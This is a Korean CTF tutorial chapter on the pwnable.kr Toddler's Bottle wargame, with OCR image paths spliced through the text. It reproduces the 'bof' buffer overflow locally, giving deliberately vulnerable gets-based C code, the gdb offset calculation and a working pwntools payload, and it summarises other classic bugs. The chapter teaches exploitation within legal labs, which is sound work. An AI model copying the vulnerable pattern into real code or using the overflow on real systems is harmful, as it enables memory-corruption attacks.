Step 209. pwnable.kr Toddler’s Bottle 완주 — 입문 워게임 졸업식
Level 3 — CTF 실전과 공격 스킬 심화 | 난이도 ★★★★☆ | 예상 소요 시간 10시간 (여러 날에 나눠 권장)
전제: Step 177(CTF 맛보기 2: Pwn — fd, collision), Step 203(쉘코드 작성). gdb 디스어셈블리를 읽을 수 있습니다.
⚠ 이 챕터의 실습은 내 랩·합법 플랫폼 전용입니다. 허가 없는 시스템에 적용하면 범죄입니다. pwnable.kr은 풀라고 만들어진 합법 학습 플랫폼입니다.
- 준비물: WSL 우분투(gcc, gdb), 파이썬 + pwntools. 실측 환경은 Ubuntu 24.04, gcc 13.3.0, gdb 15.1, glibc 2.39, pwntools 4.15.0입니다.
- 주의: 외부 플랫폼(pwnable.kr)에는 이 환경에서 접속하지 않습니다. 서버 접속 장면과 플래그는 "화면 예시"로 안내하고, 대표 문제
bof는 같은 논리의 재현바이너리를 WSL에서 직접 컴파일해 공격까지 실측합니다.
Step 177에서 Toddler’s Bottle의 첫 두 문제(fd, collision)를 맛봤습니다. 오늘은 남은 전 구간을 달립니다. 이 코너의 문제들은 하나같이 "C 언어의 함정 하나"를 가르치는 명문입니다 — 버퍼 오버플로우, 패킹된 바이너리, 예측 가능한 난수, 연산자 우선순위, 오래된 Bash 취약점까지. 전부 풀었다면 여러분은 입문 워게임을 졸업한 것입니다.
1. 학습 목표
이 챕터를 끝내면 다음을 할 수 있습니다:
- Toddler’s Bottle 전체 문제 목록과 각 문제가 가르치는 함정을 정리한다
bof문제를 디스어셈블리에서 오프셋을 계산해 버퍼 오버플로우로 푼다- pwntools의
process/p32/sendline으로 풀이 스크립트를 작성한다 - 패킹된 바이너리(UPX), 예측 가능한 난수, 연산자 우선순위 함정의 출제 의도를 설명한다
- 문제마다 "출제자가 노린 허점 한 줄"을 정리하는 습관을 완성한다
2. 배경 지식 — 오늘의 도구와 개념
오늘의 도구 한눈에 보기
| 구분 | 내용 |
|---|---|
| 언어·환경 | C 읽기 + WSL 우분투 bash + 파이썬/pwntools (실측: Ubuntu 24.04, gdb 15.1, pwntools 4.15.0) |
| 오늘의 명령어 | file 바이너리, strings 바이너리, gdb -batch -ex "disassemble func", p32(0xcafebabe), p.sendline(payload) |
| 필요한 개념 | 스택 프레임과 오프셋 계산, gets의 위험성, 실행 파일 패킹(UPX), 의사난수 시드, C 연산자 우선순위 |
| 오늘의 산출물 | bof 로컬 풀이 스크립트 + Toddler’s Bottle 전 문제의 "함정 지도" 표 |
2-1. Toddler’s Bottle 지도 — 문제마다 함정 하나
Toddler’s Bottle(젖병 — "아기용"이라는 뜻)은 pwnable.kr의 입문 코너입니다. 전체 목록과 각 문제의 주제는 다음과 같습니다 (플랫폼 공개 목록 기준):
| 문제 | 가르치는 함정 |
|---|---|
| fd, collision | Step 177에서 완료 — 파일 디스크립터, 형 변환 |
| bof | 고전적 버퍼 오버플로우 — gets와 변수 덮어쓰기 |
| flag | UPX로 패킹된 바이너리 풀기 |
| passcode | scanf에 &가 빠진 버그 → GOT 덮어쓰기 (Step 210에서 해부) |
| random | 시드 없는 rand()는 매번 같은 수열 |
| mistake | 연산자 우선순위 — <가 =보다 먼저 계산된다 |
| shellshock | 2014년의 유명한 Bash 환경변수 취약점 |
| coin1, blackjack, lotto | 타이밍·확률·구현 버그 |
| cmd1, cmd2 | 명령 필터 우회 (경로·와일드카드) |
| input, leg, uaf, memcpy, asm, unlink 등 |argv/envp 다루기, ARM 어셈블리, UAF, 정수 오버플로, 쉘코드, 언링크 |
힌트는 전부 소스 코드에 있습니다. 서버에 접속하면 문제 바이너리와 소스가 함께 놓여 있고(화면 예시):
# 화면 예시 — 서버 접속 직후의 모습
$ ssh bof@pwnable.kr -p2222
bof@ubuntu:~$ ls
bof bof.c flag
소스가 곧 설계도입니다. 읽고, 출제 의도를 파악하고, 조건을 역산합니다 — Step 177의 루틴 그대로입니다.
2-2. gets — 역사상 가장 위험한 함수
gets(버퍼)는 개행까지 길이 검사 없이 읽습니다. 32바이트 버퍼에 100바이트를 넣어도 멈추지 않고, 넘친 68바이트는 스택의 이웃 변수와 저장된 리턴 주소를 덮습니다. 너무 위험해서 C11 표준에서 삭제됐고, 최신 컴파일러는 링크 때 "the `gets’ function is dangerous"라는 경고를 띄웁니다 (이 챕터에서 실측). 그런데도워게임이 이 함수를 쓰는 이유 — 바로 그 위험을 가르치려는 것입니다.
2-3. 오프셋 — "몇 바이트째가 목표 변수인가"
버퍼 오버플로우 풀이의 전부는 숫자 하나, 오프셋(offset) 입니다. 버퍼 시작부터 목표 변수까지의 거리를 바이트로 재는 것입니다. 재는 법은 두 가지 — ① gdb 디스어셈블리에서 버퍼와 변수의 스택 위치(rbp 기준 상대값)를 읽어 뺄셈, ② 구별되는 패턴을 흘려 보내 어느 바이트가 덮이는지 관찰. 오늘은 ①을 실측합니다.
2-4. pwntools — Pwn의 표준 도구상자
Step 177에서는 struct.pack과 subprocess로 payload를 만들었습니다. 실전에서는 pwntools가 그 일을 대신합니다: process("./bof")로 실행, p32(0xcafebabe)로 리틀 엔디안 포장(= struct.pack("<I", ...)), sendline/recvall로 입출력. 오늘의 풀이 스크립트가 첫 pwntools 실전입니다.
3. 따라 하기
3-1. 대표 문제 재현 — bof.c
pwnable.kr의 bof는 소스가 공개된 고전입니다. 원본은 32비트 환경용이라, 이 환경(64비트)에서 같은 논리가 되도록 한 곳만 고쳐 재현합니다 — 매개변수 key를 지역변수 check에 복사하는 것입니다 (원본의 "버퍼보다 위에 있는 비교 변수" 구조를 보존하기 위해서입니다. 이유는 3-2에서 실측으로 보게 됩니다).
입력 (bof64.c)
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
char overflowme[32];
int check = key; /* 64비트 재현: 매개변수를 지역변수로 복사 */
printf("overflow me : ");
gets(overflowme);
if(check == 0xcafebabe){printf("FLAG{b0f_0ffs3t_m4st3r}\n");
}
else{
printf("Nah..\n");
}
}
int main(int argc, char* argv[]){
setvbuf(stdout, NULL, _IONBF, 0); /* 재현 편의: 출력 즉시 비우기 */
func(0xdeadbeef);
return 0;
}
컴파일과 첫 실행
mkdir -p ~/lab209_213 && cd ~/lab209_213
gcc -fno-stack-protector -no-pie -o bof64 bof64.cecho hello | ./bof64
overflow me : Nah..
(2026-09-09 실측. 컴파일 때 warning: the 'gets' function is dangerous and should not be used 경고가 뜹니다 — 2-2에서 말한 그 경고입니다. -fno-stack-protector는 Step 62의 카나리를 끄는 옵션, -no-pie는 주소 고정 옵션입니다. 둘 다 "배우기 위해 방어막을 잠시 내리는" 실습용 스위치입니다.)
읽는 법: func(0xdeadbeef)로 들어간 key가 check에 복사되고, gets가 overflowme에 입력을 채웁니다. check == 0xcafebabe여야 플래그가 나오는데, 우리는 func의 인자를 못 바꿉니다. 남은 길은 하나 — gets의 넘침으로 check를 덮어쓰는 것.
예측:
overflowme와check는 같은 스택 프레임의 이웃입니다. 버퍼에서 몇 바이트를 쓰면check에 닿을까요? 다음 절의 디스어셈블리에서 직접 확인해 보세요.
3-2. 오프셋 계산 — 디스어셈블리 세 줄이면 충분하다
gdb -batch -ex"disassemble func" ./bof64 | grep -E "mov.*edi|lea.*rbp|cmpl"
0x0000000000401182 <+12>: mov %edi,-0x34(%rbp)
0x000000000040119f <+41>: lea -0x30(%rbp),%rax
0x00000000004011b0 <+58>: cmpl $0xcafebabe,-0x4(%rbp)
(2026-09-09 실측.)
출력 읽는 법: 세 줄이 전부입니다.
<+41>:gets에 넘길 버퍼 주소를 만드는 명령 — 버퍼는 rbp-0x30<+58>: 비교 명령 —check는 rbp-0x4, 목표 값은0xcafebabe- 오프셋 =
0x30 - 0x4 = 0x2c= 44바이트
즉 "A 44개 + 목표 값 4바이트"가 답입니다. 44바이트까지가 패딩, 그 다음 4바이트가 check 자리에 정확히 떨어집니다. 원본(32비트) 문제에서는 이 오프셋이 52바이트로 알려져 있는데, 스택 프레임 배치가 컴파일러와 비트 수에 따라 달라지기 때문입니다 — 그래서 오프셋은 외우는 것이 아니라 매번 재는 것입니다.
3-3. 공격 — 44바이트 패딩 + 0xcafebabe
먼저 쉘 파이프로 확인합니다:
python3 -c "
import sys, struct
sys.stdout.buffer.write(b'A'*44 + struct.pack('<I',0xcafebabe))
" | ./bof64
overflow me : FLAG{b0f_0ffs3t_m4st3r}
(2026-09-09 실측.)
출력 읽는 법: Nah..가 아니라 플래그가 떴습니다. 우리가 넣은 44바이트의 A가 버퍼와 그 이웃을 채우고, 마지막 4바이트 be ba fe ca(리틀 엔디안)가 check를 정확히 0xcafebabe로 바꿨습니다. 메모리를 "터뜨린" 것이 아니라 정확한 거리를 재서 이웃 변수를 덮은 것입니다.
같은 공격을 pwntools 스크립트로 정리합니다 (solve_bof.py):
from pwn import *
p = process("./bof64")
payload = b"A" * 44 # 버퍼(rbp-0x30)부터 check(rbp-0x4)까지의 거리
payload += p32(0xcafebabe) # 리틀 엔디안으로 목표 값
p.sendline(payload)
print(p.recvall(timeout=3).decode(errors="replace"))[x] Starting local process './bof64'
[+] Starting local process './bof64': pid 627
[+] Receiving all data: Done (38B)
[*] Process './bof64' stopped with exit code -11 (SIGSEGV) (pid 627)
overflow me : FLAG{b0f_0ffs3t_m4st3r}
(2026-09-09 실측, pwntools 4.15.0.)
새 도구 읽는 법: p32가 리틀 엔디안 포장, sendline이 payload + 개행 전송입니다. 마지막 줄의 SIGSEGV를 주목하세요 — 플래그가 뜬 뒤에 세그폴트가 났습니다. gets가 붙이는 NUL 문자를 포함해 패딩이 저장된 rbp까지 건드렸기에, func가 리턴하는 길에 충돌한 것입니다. 플래그 출력 먼저, 충돌은 나중 — 원본 bof 문제도 바로 이 모습입니다. "공격이 성공해도 프로그램은 죽을 수 있다"는 것이 버퍼 오버플로우의 일상입니다.
3-4. 나머지 대표 문제들의 사고법 — 화면 예시와 개념
서버 문제들은 접속 없이 출제 의도만 정리합니다 (실제 접속 장면은 화면 예시).
flag — 패킹된 바이너리. 이 문제는 소스 대신 실행 파일 하나만 줍니다. file로 확인하면:
# 화면 예시 — flag 문제의 분석 흐름
$ file flag
flag: ELF 32-bit LSB executable, ..., UPX compressed, ...
$ upx -d flag # 패킹 해제
$ strings flag | grep -i "upx\|flag"
UPX! ... The quick brown fox ...
UPX는 실행 파일을 압축해 두는 "짐싸기" 도구입니다. 패킹된 바이너리는 분석이 안 되니, upx -d로 풀고 strings로 문자열을 뒤지면 플래그가 보입니다 — "실행 파일도 열어 보기 전에는 모른다"를 가르치는 문제입니다. 이 환경에는 upx가 설치돼 있지 않아 재현은 생략합니다 (설치돼 있다면 아무 바이너리나 upx로 압축→해제해 볼 수 있습니다).
random — 시드 없는 난수. 소스에는 rand()의 반환값과 입력을 XOR해 검사합니다. 핵심 사실: srand()로 시드를 주지 않으면 rand()는 프로그램을 다시 시작해도 매번 같은 수열을 뱉습니다. 즉 "난수"가 아니라 상수입니다. 로컬에서 5초 만에 확인할 수 있습니다 — rand() 한 번 호출하는 프로그램을 두 번 실행해 보세요. 같은 수가 나옵니다. 답은 그 고정값과 목표를 XOR한 것입니다.
mistake — 연산자 우선순위. 소스에 if(fd=open(...)<0) 같은 줄이 있습니다. C에서 <가 =보다 먼저 계산되므로, fd에는 열린 파일 번호가 아니라 비교 결과(0 또는 1)가 들어갑니다. fd가 0이 되면 stdin에서 읽는다 — Step 177의 fd 문제와 같은 문으로, 전혀 다른 버그로 들어가는 문제입니다.
passcode — 오늘의 진짜 보스. scanf("%d", passcode1)처럼 &가 빠진 버그로 시작해, 결국 fflush의 GOT 항목을 system 호출 주소로 덮는 문제입니다. "임의의 주소에 임의의 값을 쓴다"는 개념이 처음 등장하는데, 이것은 Step 210의 주제 그 자체입니다. 오늘은 "이 문제가 왜 무서운가"만 짚고, 구조는 Step 210에서 직접 손으로 재현합니다.
